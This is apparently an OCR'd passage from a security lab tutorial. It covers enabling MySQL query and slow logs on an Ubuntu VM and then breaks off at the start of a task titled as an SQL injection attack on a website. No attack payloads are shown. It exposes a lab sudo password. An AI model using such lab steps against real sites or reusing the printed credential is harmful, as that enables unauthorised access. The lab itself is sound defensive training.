
Listing files and directories within mysql.conf.d

- In order to edit mysqld.cnf, we need to change its permission to readable and writeable by running the command chmod (change mode): sudo chmod 644 mysqld.cnf
- Here is what the output might look like:




changing mode of mysqld.cnf

- Enter the password: sqlinjection$12&
- Here is what the output might look like:




After changing mode of mysqld.cnf

- To modify the mysqld.cnf file, run the command: sudoedit mysqld.cnf
- Here is what the output might look like:




Opening mysqld.cnf

- Scroll down and uncomment the following lines:
- Here is what the output should look like:




After editing mysqld.cnf

- Press Ctrl+X to exit
- Here is what the output should look like:




Exiting mysqld.cnf

- Press y to save the file
- Here is what the output should look like:




Saving mysqld.cnf

- Press the enter key to save the file
- Here is what the output should look like:




After saving mysqld.cnf

- Return to the first directory by running the command: cd ../../../
- Here is what the output should look like:




Back to first directory

- Restart mysql by running the command: sudo service mysql restart
- Here is what the output should look like:



Restarting mysql

- Confirm that the mysql query logs have been enabled by running the command: cd /var/log/mysql followed by ls
- Here is what the output should look like:




Mysql log files enabled

- Note that mysql-slow.log and query.log are showing


11. Task 5: Perform the SQL Injection attack on the website

- Open terminal in the Ubuntu VM and check the IP address of the machine
- Run the command: ifconfig
- Here is what the output should look like:



IP Address of Ubuntu VM

